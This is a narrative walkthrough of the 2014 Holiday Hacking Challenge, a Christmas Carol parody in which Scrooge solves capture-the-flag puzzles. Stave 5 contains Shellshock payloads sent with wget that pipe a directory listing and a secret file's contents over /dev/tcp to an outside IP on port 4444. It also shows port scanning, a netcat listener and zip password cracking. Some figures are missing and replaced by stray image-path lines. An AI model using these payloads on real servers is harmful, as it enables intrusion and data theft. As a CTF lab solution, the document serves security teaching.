A Christmas Hacking Carol

2014 Holiday Hacking Challenge
By Ed Skoudis, Josh Wright, and Tom Hessman (featuring the voice stylings of Mr. James Lyne)

Edited by: Jerome Kleinen

Stave 1: Marley's Ghost

 arley was dead: to begin with. There is no doubt whatever about that. The paperwork for decommissioning Marley, Scrooge's old server, was signed by the ops team, the clerk, the shredding company, and the chief mourner. Scrooge signed it: he had accidentally bricked that machine himself now seven years ago to the very day. Old Marley was as dead as a doornail.

For I don't know how many years, Scrooge relied on Marley as his main hacking machine. He developed all kinds of exploits on his trusty server and had built quite a successful business using that box. Indeed, his firm was known as *Scrooge-and-Marley*, and he had never bothered to remove Marley's name from the company website after the unfortunate bricking incident. There it stood, years afterwards, on the webpage title bar -- Scrooge-and-Marley -- hacker and machine, names side by side. Sometimes people new to the business called Scrooge Scrooge, and sometimes Marley, but he answered to both names: it was all the same to him.

At first, Scrooge and Marley catered to high-end clientele, selling a distinct breed of bespoke exploits and specialty penetration tests. But, as the business grew, old Scrooge became focused exclusively on devising nastier and more powerful exploits with an eye solely on economic gain, ignoring any practical impacts of his customers' unleashing his delivered vendibles against an all-too-vulnerable world.

When his nephew visited Scrooge's Main Laboratory on Christmas Eve, the young man exuded excitement about a new hacking technique and how it could make the world a better place. Scrooge delivered his typical response: "Hacking for good? Bah! Humbug."

"Hacking for good is a humbug, Uncle?" Scrooge's nephew questioned. "You don't mean that, I am sure," he smiled.

"I do," scowled Scrooge, "I've grown weary of dressing up our exploit business in happy talk. We hack, breaking computers in a way that is *useful*. We then sell our work. There's no sense giving

bother as to how people will actually apply that work. In the end, they may rob their neighbors, spy on their countrymen, or snuff out a power grid. I don't care in the least, as long as they pay our fee."

"But Uncle..." the nephew tried to interrupt.

"In fact, I'd be rather entertained by some news-making spectacular based on our delivered goods. Might simultaneously bring us even more customers *and* decrease the surplus population," Scrooge concluded as he ushered his nephew out the door.

Scrooge's clerk had overheard the exchange, shivering beside her desk inside a biting cold Secret Room connected to Scrooge's Main Laboratory. Mrs. Lynn Cratchit supported Scrooge in managing the firm's global hacking and pen test empire, but got little thanks for her efforts. Despite her job frustrations, Mrs. Cratchit's face still held firmly a smile, possibly because it was frozen there from the unbearable chill of the Secret Room, or, more likely due to the simple fact that today was Christmas Eve.

But, back to Marley. There is no doubt that Marley was dead. This must be distinctly understood, or nothing wonderful can come of the story I am about to relate. Later that night, as he was turning in for bed, Scrooge ran a routine scan of his network to look for vulnerabilities....when *IT* happened. Despite Marley's demise these seven years ago, according to the network scanner, Marley again appeared on Scrooge's network: same domain name, same IP address, same MAC address.

Baffled on this wintry Christmas Eve, from his laptop on his bed, Scrooge timidly logged in to the mysterious apparition. Much to his shock, it even presented an SSH key his client recognized, the authentication with his trusty old server proceeding as Scrooge typed his passphrase to unlock his private key and authenticate to the ghastly interloper.

As his login succeeded, Scrooge's screen filled with a most unexpected motd:

```
scrooge — bash — 80×24
Last login: Tue Dec  24 23:26:57 EST 2007 from 173.2.200.231 on pts/6

Welcome to Marley: The proactively tormented Unix-like operating system.

oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
8                                                                              8
8  It is required of every hacker, man or machine, that the spirit within him 8
8  should hack among his fellowmen and provide goodness; and if that spirit   8
8  does not so do in life, it is condemned to do so after death.               8
8                                                                              8
8  Ebenezer, you see around this screen the chains I forged in life as your    8
8  partner. You too bear such chains that you yourself have built around your 8
8  own soul.                                                                   8
8                                                                              8
8  I am here tonight to warn you, that you have yet a chance and hope of      8
8  escaping my fate....A chance and hope of my procuring, Ebenezer.           8
8                                                                              8
8  Tonight, you will be haunted by three spirits precisely at the stroke of   8
8  midnight. Without their visits, you cannot hope to shun the path I tread.  8
8  Learn well, my old partner, and discover the secrets of the three Spirits. 8
8                                                                              8
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo

Connection to Marley closed.
```

Scrooge read the text carefully, and then realized that his ssh session closed abruptly as the phantom machine vanished from the network without a trace.

Scrooge leapt to his feet, ran from his bedroom to his server room, and beheld a most unusual sight. There, on a desk, was a phantasm of his old Marley server with a monitor attached, but the machine

was clearly fettered in chains. Around it, the air was filled with phantom systems floating hither and thither but likewise enshackled, all wailing lamentations and regrets loudly and bathed in an eerie light. Each system on its screen displayed a similar message to Marley's missive for Scrooge, but addressed to a different owner. Scrooge was sure he saw laptops, desktops, and many more server systems alight in the vortex about the room. They were joined by innumerable grieving mobile

devices: iPhones, Android systems, and several iPads. Why, Scrooge could hardly believe his eyes when he saw a solitary mournful Windows phone among the swirl: a display unit, no doubt. And then, whether these machines faded into mist, or mist enshrouded them, Scrooge could not tell. But they and their spirit voices faded together; and the server room became as it had been before: bleak and dark.

Scrooge returned to his bedroom. And being, from the emotion he had undergone, or the fatigues of the day, or his glimpse of the Invisible World, or the lateness of the hour, much in need of repose, Scrooge went straight to bed, and fell asleep upon the instant.

Stave 2: The First of the Three Spirits

The chimes of a neighboring church striking midnight disturbed Scrooge's slumber. As the last of the twelve melancholy notes sounded, light flashed up in the room. Scrooge's bed curtains were drawn aside, I tell you, by a hand. Startled, Scrooge found himself face to face with the unearthly visitor who drew them.

It was a strange figure, like a Cambridge Professor, viewed through some supernatural medium that gave him a slight greenish tint. It was clothed in a wool sport coat, vest, and tie, and upon the specter's lapel was a sprig of holly.

"Are you the Spirit, sir, whose coming was foretold to me?" asked Scrooge.

"I am." The voice was soft and gentle, though thoroughly British, singularly low, as if instead of being so close beside him, it were at a distance.

"Who, and what are you?" Scrooge demanded.

"I am the Ghost of Hacking Past....Alan Mathison Turing, to be precise," the Spirit nodded as it introduced itself.

"I am here for your welfare, indeed your reclamation," it responded. "You see, Scrooge, you have forgotten the nobility and joy of hacking, and especially how our shared trade can be used to improve the lot of humanity, to make this vale of tears a more bearable place. Consider the example of the brave warriors at Bletchley Park, where thousands toiled tirelessly on some of history's grandest hacks, with the noble purpose of shortening a war and defeating a certain deep evil."

"Bah, Humbug!" Scrooge retorted scornfully. "Save your propaganda for the history books, sir."

The Ghost responded, "Well then, let me show you someone who understood that of which I speak."

The room changed. Scrooge's bed disappeared and rows upon rows of chairs materialized as the room grew. Scrooge found himself with Dr. Turing's ghost in, of all places, a hotel conference room brimming with people, some 300 in total, in Baltimore's Inner Harbor. Scrooge immediately recognized a person sitting in the back.

"Why it's old Fezzinorth! Bless his heart, I haven't seen him in ages. What's he looking up at so intently?" When Scrooge followed Fezzinorth's gaze to the front of the room, up upon the stage was....a former version of Scrooge himself, nearly two decades younger, presenting at an information security gathering before the turn of the millennium.

The Spirit observed, "You had quite a head of hair on you back then, old man." Scrooge shrugged and scowled as he listened to his younger self holding forth for the crowd. "So, as we can see, you can build your hacking skills to help make the world a more secure place. Understanding offense will make you a far better defender, and will help us all drain the swamp of vulnerabilities," extolled the energetic younger Scrooge with a confident smile.

The old Scrooge shook his head and muttered, "The young fool."

"My time grows short," observed the Spirit, as the scene dissolved back into Scrooge's bedroom. "Before I depart, I'd like to introduce you to an old friend of mine. She's at 173.255.233.59 and has an important message to share with you, Scrooge. Feel free to connect with her, surf the Internet

together, and see if you can discover her secret." The Specter handed Scrooge a piece of paper with the address scrawled upon it, and then simply vanished. Scrooge put the paper into his nightshirt pocket and slid back into a deep slumber.

Stave 3: The Second of the Three Spirits

aking in the middle of a prodigiously tough snore, and sitting up in bed to get his thoughts together, Scrooge had no occasion to be told that the bell was again upon the stroke of midnight. As before, when it hammered out its last peal, yet another phantom appeared before Scrooge.

"I am the Ghost of Hacking Present," exclaimed the Spirit. "Look upon me."

Scrooge reverently did so. It was clothed in a black t-shirt and blue jeans, with three simple words emblazoned across its chest in pure white. Atop its head was a wreathen crown, a leafy diadem. A warm smile spread broad across the Ghost's face.

"You have never seen the like of me before!" bellowed the Spirit.

Scrooge squinted and adjusted his spectacles as he stared at the ghost. "Ahem. Actually, I believe I have. Isn't that you, Johnny? Johnny Long, founder of Hackers for Charity? Why, you're not a ghost. You're very much alive!"

With a twinkle in his eye, the "Ghost" smiled and uttered in a hushed voice, "Yeah, yeah. You got me there, Scrooge. Good call. Just work with me on this, man. There's something important and even CeWL here for you."

Scrooge shook his head, "Alright, Johnny. I'm an impatient man. Get on with it, then."

As before, the scene dissolved in front of their eyes. But, instead of immediately seeing his new surroundings, Scrooge first noticed a distinct scent, the delicious fragrance of tasty morsels: freshly made New Jersey submarine sandwiches. As the new scene materialized, Scrooge found himself and the "Ghost" in a sandwich shoppe overlooking the table of Scrooge's clerk and one of his hired hands. Mrs. Cratchit and Tiny Tom had escaped the cold of the Secret Room for the warm environs of this lunchtime oasis.

Cratchit opened the discussion by asking, "Have you finished your pen test of the Shelter for Impossibly Cute Orphaned Puppies, Tiny Tom?"

Tom's angelic face glowed with a warm smile, "Yes, indeed. The SICOP test is now concluded, and my results were especially fascinating. You see, after I successfully hacked into the organization, I discovered evidence of an earlier compromise!"

Cratchit was impressed, but not surprised in the least. "Oh? Tell me more."

Tiny Tom warmed to the topic, "You see, the evidence showed that a local delicatessen had exploited their way into an internal database that held the geolocation of all of the orphaned puppies. The deli criminals used this intelligence to dognap the canines, and then served them on their lunch menu! Over 100 puppies in all met their demise."

Cratchit was now stunned, "What a horrible crime! I'm so thankful there are hackers like you who sell services to make the world a better place... and you do it all despite your medical condition, which is only worsened by the arctic conditions of the Secret Room where we work."

Tom sweetly and humbly replied, "Oh, I did this project pro-bono for the Shelter because of its important mission." He then sighed and glanced sadly at his crutches leaning against the table, a lifelong reminder of his progressing infirmity. "I hope people who see me with my crutches and know of my work will remember that, regardless of their own personal hardships, every hacker can make a positive difference in the world today."

The scene then changed back into Scrooge's bedroom. Scrooge was visibly startled at the conversation he had just heard. The "Ghost" thought he now had a chance to make his impression,

"So, you are beginning to see how hackers can do good in this world, old Scrooge? That's the founding philosophy of Hackers for Charity, you know."

Scrooge grumbled back, "No, that's not what's bothering me. I am a frequent patron of that deli and shan't be going back any time soon."

The Spirit shook his head, "It was you who suggested hacks could help 'Decrease the surplus population,' which could apply to dogs or men. Can't you see the implications of your philosophy, Scrooge? To help you understand, I've magically introduced two special secrets on your very own company website, www.scrooge-and-marley.com. Those secrets should shock your heart, teaching you important lessons for all time." And then, in a snap, the Spirit vanished without a trace.

Scrooge rubbed his eyes, yawned, and climbed back into bed.

Stave 4: The Last of the Spirits

et again, the bell struck twelve.

Scrooge looked about him, but saw nothing. As the last stroke ceased to vibrate, he remembered the prediction of old Marley regarding the visit of *three* spirits. And, lifting up his eyes, Scrooge suddenly found himself standing upright, holding his laptop under his arm, in a dismal, darkened graveyard. He beheld a solemn Phantom, draped and hooded, coming, like a mist along the ground, toward him.

"I am in the presence of the Ghost of Hacking Yet To Come?" asked a clearly frightened Scrooge.

The Spirit answered not, but the upper portion of the garment was contracted for an instant in its folds, as if the Spirit had inclined its head. That was its only answer for Scrooge.

"You are about to show me shadows of the things that have not happened, but will happen in the time before us?" Scrooge pursued. "Is that so, Spirit?"

It was shrouded in a deep black garment, which concealed its head, its face, its form, and left nothing of it visible save one outstretched hand. That hand bore a device the Ghoul proffered to Scrooge, a single USB thumb drive bearing untold secret horrors.

Scrooge took the device from the Wraith, quickly plunged the apparatus into an open USB port on his laptop, and began to analyze its contents. He quickly commented, "Only an 8 MB partition? Why so small, Spirit?"

Stave 5: An Epochal analysis

The apparition of the third Spirit made it clear to Scrooge he could no longer just ignore them and turn back in. However, after many years of exploit development, Scrooge had learned to always start his analysis from the bottom, not from the top.

Therefore he reached into his nightshirt pocket for the piece of paper handed to him by the Ghost of Hacking Past. On it he found simply an IP address. It were times like these that Scrooge really missed ol' Marley, he would know what to do with this! Relentlessly he fired up Marley's successor by the name of Karli. Using a simple nmap command he began to scour for open ports.

```
root@Karli:/# nmap -sS -p1-65535 173.255.233.59

Starting Nmap 6.00 ( http://nmap.org ) at 2015-01-04 11:50 CET
Nmap scan report for li243-59.members.linode.com (173.255.233.59)
Host is up (0.090s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
31124/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 101.14 seconds
```

“Why, what is this port 31124?” Scrooge thought to himself. Not ever in 20 years of hacking had he seen such a port open on a machine. It had been a long time since he felt intrigued by hacking and despite the lack of economic gain of any kind, he felt compelled to dig deeper and find the true meaning of this and attempted a connection to this very port on this very machine.

```
I AM ELIZA.  WHAT'S ON YOUR MIND?
                                 >
```

He was greeted, by a woman no less! It had been a long time since Scrooge spoke to any woman besides Mrs. Cratchit whom he barely felt attracted to, and as such she did not count in his book. Scrooge was startled, and as the pause grew longer, he felt more and more uncomfortable. Many thoughts crossed his mind, most of them far from appropriate to say to a woman of any kind. As the amount of great-than signs grew, Scrooge started to get a hold of himself and started typing “Hi ELIZA” when suddenly, the connection was terminated by ELIZA herself. Scrooge suddenly experienced a flashback from his adolescent years. In class he was seated next to a girl named Lisa for many years, and although the names are not exactly the same the resemblance is remarkable to say the least. Over the period that Lisa sat next to Scrooge, she tried to initiate conversation many times, but Scrooge never managed to speak a single word to her! It took him years to figure out that all he needed was a plan for the first few sentences to get the conversation going and after that, words would flow naturally, or so he hoped, for he was human after all! This was exactly the reason why Scrooge has always felt much more comfortable with machines that he could simply instruct to do things, for good or for evil.

Scrooge muttered the words of the Ghost of Hacking Past: "Before I depart, I'd like to introduce you to an old friend of mine. She's at 173.255.233.59 and has an important message to share with you, Scrooge. Feel free to connect with her, surf the Internet together, and see if you can discover her secret."

Scrooge figured that after a quick introduction, he would ask ELIZA about the secret that he so desperately needed. “Perhaps if she is of good will, she will give it up easily” he remembers thinking, words he would later regret. He initiated a new connection and gave his plan a go.

```
I AM ELIZA.  WHAT'S ON YOUR MIND?
                                  > Hi ELIZA, I am Scrooge
HOW DO YOU DO. PLEASE STATE YOUR PROBLEM.
                                        > > The Ghost of Hacking Past told me you have a secret for me
A GIRL'S GOTTA KEEP HER SECRETS.  WHY DON'T YOU ASK ME ABOUT SOMETHING ELSE?
                                                                  > >
```

Apparently asking ELIZA for the secret was not that straightforward as Scrooge would have hoped. He started to think how he handled female life forms in his post-adolescent life and he remembered how perseverance helped him overcome such obstacles before. He repeated the word secret to get the conversation back on the right track.

```
YOU REALLY ARE INTERESTED IN MY SECRET.  I THINK WE SHOULD GET TO KNOW EACH OTHE
R BETTER FIRST.  TELL ME ABOUT YOUR FAVOURITE WEBSITES.
```

“I think we need to get to know each other better first.” Oh how many times ol’ Scrooge heard that one before. If he had had a nickel for each occurrence, he would have been rich long before he became sour with money earned from his unethical hacking business and he wouldn’t be in this spot in the first place. Apparently ELIZA was interested in Scrooge’s favorite websites which reminded him of the words of the Ghost of Hacking Past who said that Scrooge and ELIZA should surf the Internet together. However, Scrooge decided to persevere one more time and dropped the word secret into the terminal. After all, he knew all too well how women often have secrets of others that they swore to keep, but with enough encouragement would spill nonetheless. Again he started to experience a flashback to an embarrassing moment from years before, but he suppressed the memory and read ELIZA’s reply.

```
I AM SO SORRY, BUT I CAN'T TELL YOU MY SECRET VIA THIS DIALOG.  I DO REALLY LIKE
 YOU, BUT I WORRY THAT SOMEONE MAY BE SHOULDER SURFING YOU.  NO ONE IS SHOULDER
SURFING ME, THOUGH, SO WHY DON'T YOU GIVE ME A URL THAT I CAN SURF TO?
```

Now this he liked. It seems ELIZA was indeed ready to spill the secret he so longed for. She was ready to surf the Internet with him, which was for Scrooge the online equivalent of intimacy. He quickly fired up a netcat listener to divert ELIZA’s attention hoping to grab the secret in the process.

```
root@Karli:/# nc -vv -l -p 80
Listening on [0.0.0.0] (family 0, port 80)
```

In the chat box, Scrooge provided ELIZA for the URL for his webserver located at http://www.jrmk.be. However, to his demise, no incoming connection from ELIZA, and he felt less

wise. After many, many tries he turned to his friend T. Witter for advice. As his name suggests, this witty chap knew the answer in a clap. Whether ELIZA is human or a bot, you must tell her what to do, or she will do naught! Scrooge entered the word secret again and this time when prompted for a website he entered “Surf to http://www.jrmk.be” and at last he discovered the secret that ELIZA bears in her User-Agent header.

```
root@Karli:/# nc -vv -l -p 80
Listening on [0.0.0.0] (family 0, port 80)
Connection from [173.255.233.59] port 80 [tcp/http] accepted (family 2, sport 58830)
GET / HTTP/1.1
Accept-Encoding: identity
Host: www.jrmk.be
Connection: close
User-Agent: Mozilla/5.0 (Bombe; Rotors:36) Eliza Secret: "Machines take me by surprise with great frequency. -Alan Turing"
```

Eliza Secret: "Machines take me by surprise with great frequency. -Alan Turing"

Scrooge felt exhilarated having discovered the message from the Ghost of Hacking Past from ELIZA. However, the message on his own was far from sufficient to understand what the three spirits were expecting from him. As such, Scrooge went over the words from the Ghost of Hacking Present in his mind.

"It was you who suggested hacks could help 'Decrease the surplus population,' which could apply to dogs or men. Can't you see the implications of your philosophy, Scrooge? To help you understand, I've magically introduced two special secrets on your very own company website, www.scrooge-and-marley.com. Those secrets should shock your heart, teaching you important lessons for all time."

Especially the last sentence was rough for Scrooge. It had been many years since Scrooge started exploiting various targets through bash and OpenSSL, and in just a few months two so called researchers that Scrooge did not think highly of stumbled upon the very bugs that had allowed Scrooge to build his empire by breaching various targets for nation state agencies. Lucky shots, no doubt according to Scrooge. Now the exploits were publicly available and known to the general population by the names of shellshock and heartbleed. Oh how ol’ Scrooge despised these names.

Despite Scrooge always patching his servers to the latest levels, he noticed that he of all people was suddenly vulnerable to both these exploits! His primal instinct was to patch immediately, but how about the secrets he needed to uncover? He decided to quickly exploit his very own server first.

Despite having a plethora of private exploits for these vulnerabilities, Scrooge decided to give the publicly available tools a chance to see how powerful they had become. He figured that in the worst case scenario, he would still get a good laugh out of it. Considering the fact that Scrooge knew his server was hardened for shellshock he started with heartbleed first.

He turned back to Karli where he started up the metasploit console where he typed the following commands:

Within the file created by metasploit, he found the following message from the Ghost of Hacking Present:

For in the very air through which this Spirit moved it seemed to scatter gloom and mystery. It was shrouded in a deep black garment, which concealed its head, its face, its form, and left nothing of it visible save one outstretched hand. But for this it would have been difficult to detach its figure from the night, and separate it from the darkness by which it was surrounded. &Website Secret #1=Hacking can be noble.

Website Secret #1: Hacking can be noble.

After that Scrooge turned to the shellshock vulnerability. Considering he had only written one bash script in his entire career he knew immediately where to look: the contact form which sends the user input to /cgi-bin/submit.sh. Despite the security issues were known to Scrooge long before, he had never bothered to replace the legacy system, for it still performed all the tasks it needed to do. Furthermore, he hardened the machine to the point where even he himself could not exploit it anymore, so surely no one else would be able to!

However, the Ghost of Hacking Present surely did not mention the word “shock” without it referring to shellshock. Scrooge knew the only binary exposed on the server was bash itself, which he needed as an interpreter for the CGI script. Perhaps he could find the secret the Ghost was referring to, while only relying on command already built in to bash? The only command Scrooge could think of was the echo command and furthermore the interpretation of various if statements and loops. This gave ol’ Scrooge an idea: perhaps we can iterate over filenames using a for loop, and use the echo command to display them?

He entered the following command from a Windows machine to avoid interpretation of the various commands on the local machine, and instructed his webserver to send the output of the command to one of the servers on the Internet he recently hijacked.

wget -U "() { test;};/bin/bash -c 'for d in *; do echo $d; done' >& /dev/tcp/92.63.173.99/4444>&1" http://www.scrooge-and-marley.com/cgi-bin/submit.sh

And there it was: the full contents of the cgi-bin directory was displayed in the listener Scrooge had started on 92.63.173.99 on port 4444. Scrooge could not believe his eyes and started to wonder what else was possible, that perhaps he had missed before?

By requesting a directory listing of the root of his server, he noticed there was a new file with the name “secret”. Surely this file must contain the second secret message that the Ghost of Hacking Present spoke of. Scrooge scratched his head and started thinking of ways how he could actually read the file. After a few minutes, he came up with this:


wget -U "() { test;};/bin/bash -c 'while read line; do echo -e $line; done < /secret' >& /dev/tcp/92.63.173.99/4444>&1" http://www.scrooge-and-marley.com/cgi-bin/submit.sh

He looked at the listener on 92.63.173.99 and smiled upon seeing he had successfully obtained the second secret.


Website Secret #2: Use your skills for good.

Scrooge had now completed the challenges from the first two Ghosts. All he was left with now was the USB key he got from who he presumed was the Ghost of Hacking Yet To Come.

Because Scrooge was still working on his Windows machine he quickly created a raw forensic image of the USB key to preserve it in its pristine state. Afterwards he opened the forensic copy in Autopsy which recognized an NTFS partition bearing the following files:



Scrooge noticed that the hh2014-chat.pcapng contained a file named “Bed_Curtains.zip” in an Alternate Data Stream. Furthermore Scrooge noticed one file had been deleted from the system. However, as the file had not been overwritten yet Scrooge recovered it quite easily using Autopsy.



Scrooge started by extracting all the files to a directory and directed his attention the Word document titled LetterFromJackToChuck.doc. The letter is dated on 25 December 2034 which is some 20


years from today. This made Scrooge feel comfortable that the USB key was indeed received from the Ghost of Hacking Yet To Come. The contents of the letter describes two people who seem happy that he, Scrooge, has passed away. Surely this is not how he wanted to be remembered! However, the contents of the document makes no mention of any secrets. Perhaps, he thought, the metadata will contain the information he needed. He quickly fired up a SIFT Workstation virtual machine, his tool for the trade of forensics which he dreaded often times before.

However, this time around he was pleased to see forensic work not being cumbersome. With a simple “exiftool LetterFromJackToChuck.doc” command he obtained the first secret contained on the USB key.

USB Secret #1: Your demise is a source of mirth.

Next, Scrooge opened hh2014-chat.pcapng in Wireshark. Here he witnessed a chat session between one of his debtors by the name of Samuel and his wife, Caroline. They too seem very happy when hearing the news of Scrooge passing away. Scrooge confessed to himself that he indeed has not been the kindest of creditors, not just for Samuel but for many debtors alike.

Scrooge scrolled one more time through the chat session (Wireshark filter: http.request.method == POST) and despite his eyes being blurry from a transpiring tear, he noticed packet #2000 bearing a comment:



He quickly decoded the base64 encoded comment which brought him another secret closer to the message he needed to obtain.

USB Secret #2: Your demise is a source of relief.

When Scrooge was looking at the overview of the files in Autopsy, he noticed the pcap file also contained a file named Bed_Curtains.zip embedded in an Alternate Data Stream. He decided to extract this file using a tool by the name AlternateStreamView. But alas, the zip file appeared to be protected by a password. The Ghost of Hacking Yet To Come mentioned no such thing, as in fact he had mentioned nothing at all.

Luckily, Scrooge had encountered this situation before, and Karli was equipped with a tool named fcrackzip that had been successful for this kind of job before. However, the password was apparently


not contained in any of the dictionaries he had been using throughout the years. Luckily, Scrooge thought back to the words of the Ghost of Hacking Present:

"Yeah, yeah. You got me there, Scrooge. Good call. Just work with me on this, man. There's something important and even CeWL here for you."

Scrooge vaguely remembered seeing a presentation of the CeWL tool at a conference many years ago. This tool was capable of building a dictionary from all the unique words on a website. Since the Ghost of Hacking Present had mangled with his trusty webserver, he figured he would generate a list of all the words contained on his own website and use that as a dictionary to crack the password of the zip file. In the blink of an eye, fcrackzip presented Scrooge with the right password for the zip file: shambolic. Excited like a child on Christmas evening, Scrooge extracted the contents of the zip file and was presented with a png file containing a seemingly unrelated story about bed-curtains. However, as USB Secret #1 had already taught Scrooge, it is important to look at the metadata too. Using the command “exiftool Bed_Curtains.png” he was presented with the third secret bestowed on the USB key.

USB Secret #3: Your demise is a source of gain for others.

Scrooge felt he was close to unraveling all the secrets the three spirits had so carefully prepared for him. With a puzzled look on his face he stared at the deleted picture he recovered, with the filename Tiny_Tom_Crutches_Final.jpg. Neither the text on the image nor the metadata contained the secret, yet this was the only file that Scrooge had not yet obtained any secrets from. After a few sleepless hours, he returned to the pcap file he distilled USB Secrets #2 and #3 from. Maybe, just maybe, there could be another hint there left by the Ghost of Hacking Yet To Come that he initially overlooked. Scrooge wanted to quickly filter the packet that contained USB Secret #2 in its comment and as such he applied the filter “pkt_comment”. “There is not one, but two packets with a comment!” he yelled. Besides packet #2000, also packet #2105 had a comment:



Scrooge quickly downloaded the jar file from the website mentioned in the comments and tried to extract the contents with the command java -jar f5.jar x -e out.txt Tiny_Tom_Crutches_Final.jpg. The resulting file contained the final secret that Scrooge had been searching for.

USB Secret #4: You can prevent much grief and cause much joy. Hack for good, not evil or greed.

"Good Spirit," Scrooge cried out, as down upon the ground of the cemetery he fell before it, "I beg you assure me that I yet may change these shadows you have shown me, by an altered life."

The Spirit gave no response at all, and instead, its hooded body began to shrivel, collapsing until it dwindled down into... a bedpost.

Stave 6: The End of It

es! The bedpost was his own. The bed was his own. The room was his own. "They are here -- I am here -- the shadows of the things that would have been, may be dispelled. They will be! I know they will," cried Scrooge. "I will hack for good in the Past, the Present, and the Future!" Scrooge repeated, as he scrambled out of bed. "The Spirits of all Three shall strive within me."

At the instant, Scrooge went to the window and threw up the sash. He saw a schoolboy down below dressed in his Sunday best. "Hey there, my fine fellow," said Scrooge, "Do you know the gadget emporium in the next street but one, at the corner?"

"I should hope I did," replied the lad.

"A brilliant boy!" smiled Scrooge. "In their front window, they have their prize furnace, the one as big as you that can heat a whole room. Go and buy it and have the man deliver it to me here in the Secret Room for Lynn Cratchit and Tiny Tom. If it's here within a quarter hour, I shall give you half a crown as your reward." The boy scurried off.

And that wasn't the only thing Scrooge did that remarkable day. He visited his nephew over Christmas dinner, as the two discussed and planned in detail various exploits and simply delightful hacks, and how to repurpose them to the benefit of all mankind.

Scrooge was better than his word. He did it all, and infinitely more. And to Tiny Tom... who did not die... he was a second father and new business partner. He became as good a hacker, as good a business associate, and as good a man, as the good old city knew.

And it was always said of him, that he knew how to hack for good, if any man alive possessed the knowledge. May that be truly said of all of us! And so, as Tiny Tom observed, may every hacker make a positive difference in the world today!